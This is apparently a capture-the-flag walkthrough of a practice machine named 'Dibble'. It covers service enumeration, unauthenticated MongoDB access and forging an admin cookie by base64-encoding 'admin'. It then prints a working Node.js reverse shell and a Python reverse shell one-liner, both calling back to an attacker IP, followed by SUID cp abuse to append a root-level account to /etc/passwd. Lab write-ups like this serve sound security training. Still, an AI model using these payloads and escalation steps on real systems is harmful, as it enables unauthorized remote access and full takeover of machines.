Dibble (Javascript vuln to RCE, CP SUID root)

Nmap

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.45.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp   open  ssh     OpenSSH 8.3 (protocol 2.0)
| ssh-hostkey:
|   3072 9d:3f:eb:1b:aa:9c:1e:b1:30:9b:23:53:4b:cf:59:75 (RSA)
|   256 cd:dc:05:e6:e3:bb:12:33:f7:09:74:50:12:8a:85:64 (ECDSA)
|_  256 a0:90:1f:50:78:b3:9e:41:2a:7f:5c:6f:4d:0e:a1:fa (ED25519)
80/tcp   open  http    Apache httpd 2.4.46 ((Fedora))
|_http-server-header: Apache/2.4.46 (Fedora)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Hacking Articles
|_http-generator: Drupal 9 (https://www.drupal.org)
3000/tcp open  http    Node.js (Express middleware)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Unix

PORT      STATE SERVICE VERSION
27017/tcp open  mongodb MongoDB 4.2.9
```

```
|_mongodb-info: ERROR: Script execution failed (use -d to debug)
| mongodb-databases:
|   totalSize = 307200.0
|   databases
|     3
|       name = local
|       sizeOnDisk = 73728.0
|       empty = false
|     2
|       name = config
|       sizeOnDisk = 61440.0
|       empty = false
|     1
|       name = admin
|       sizeOnDisk = 40960.0
|       empty = false
|     0
|       name = account-app
|       sizeOnDisk = 131072.0
|       empty = false
|_  ok = 1.0
```

MongoDB enumeration


```
nmap -n -sV --script mongodb-brute -p 27017 192.168.176.110

PORT      STATE SERVICE VERSION
27017/tcp open  mongodb MongoDB 4.2.9
|_mongodb-brute: No authentication needed
```

We needed to intsall mongo client tools to connect to the database.

```
apt install mongodb-clients
```

Now we can connect to the database as the nmap scan showed that no authentication is needed.

```
mongo 192.168.176.110:27017
```





```
> show dbs
account-app  0.000GB
admin        0.000GB
config       0.000GB
local        0.000GB
```

There is nothing in the database.

Port 3000

http://192.168.135.110:3000/



We can create accounts on this page.

Now that we can login with our test account, lets inspect the user's cookie:


```
ZGVmYXVsdA%3D%3D
```

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
connect.sid	s%3A_z5cQhC4EJUijBp1TizCipcV-j0p8x5K....	192.168.135....	/	Session	93	true	false	None	Tue, 14 Mar 2023 0...
userLevel	ZGVmYXVsdA%3D%3D	192.168.135....	/	Tue, 14 Mar 2023 0...	25	true	false	None	Tue, 14 Mar 2023 0...

Now lets decode it.
https://ostermiller.org/calc/encode.html

We get `default`

Trying to post a js reverse shell to the logs panel will not work.



We can encode the string `admin` and then paste it to the cookie field.

Admin encoded:

```
YWRtaW4=
```

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
connect.sid	s%3A8o9xCabQYd34HGI_okReghM9olw6...	192.168.135....	/	Session	93	true	false	None	Tue, 14 Mar 2023 0...
userLevel	YWRtaW4=	192.168.135....	/	Tue, 14 Mar 2023 0...	17	true	false	None	Tue, 14 Mar 2023 0...

Refresh the page and now we can post to the log.

We use this node.js payload.

Foothold

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("sh", []);
    var client = new net.Socket();
    client.connect(21, "192.168.49.135", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application from crashing
})();
```

```
┌──(root㉿kali)-[~/pg/practice/Dibble]
└─# rlwrap nc -lvnp 21
listening on [any] 21 ...
connect to [192.168.49.135] from (UNKNOWN) [192.168.135.110] 38456
id
uid=1000(benjamin) gid=1000(benjamin) groups=1000(benjamin)
```

We will need to stablize this shell as it dies after a short period of time.

We will run this python reverse shell on the first session and open another shell.

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
"192.168.49.135",80));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Priv esc

We have CP SUID permissions.

Output from linpeas:

```
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/cp
/usr/bin/umount --->    BSD/Linux(08-1996)
/usr/bin/sudo           --->    /sudo$
/usr/bin/chage
/usr/bin/mount          --->    Apple_Mac_OSX(Lion)_Kernel_xnu-
1699.32.7_except_xnu-1699.24.8
/usr/bin/passwd         --->    Apple_Mac_OSX(03-2006)/Solaris_8/9(12-
2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
/usr/bin/su
/usr/bin/newgrp         --->    HP-UX_10.20
/usr/sbin/grub2-set-bootflag
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
```

We can cp the passwd file and add our own root user.

```
cat /etc/passwd > passwd.bak

openssl passwd pass1234!
Warning: truncating password to 8 characters
adY3hELEuSpHY

echo 'root2:adY3hELEuSpHY:0:0:root:/root:/bin/bash' >> passwd.bak

# Now copy the passwd.bak to /etc/passwd

cp passwd.bak /etc/passwd

# We can verify our root2 user is there.
```

```
cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
systemd-timesync:x:998:996:systemd Time Synchronization:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd
daemon:/dev/null:/sbin/nologin
unbound:x:997:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
chrony:x:996:993::/var/lib/chrony:/sbin/nologin
benjamin:x:1000:1000::/home/benjamin:/bin/bash
mongod:x:995:992:mongod:/var/lib/mongo:/bin/false
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
nginx:x:994:991:Nginx web server:/var/lib/nginx:/sbin/nologin
root2:adY3hELEuSpHY:0:0:root:/root:/bin/bash
```

Now we can su to our root2 user:

```
su root2
pass1234!

id
uid=0(root) gid=0(root) groups=0(root)
[root@dibble tmp]#
```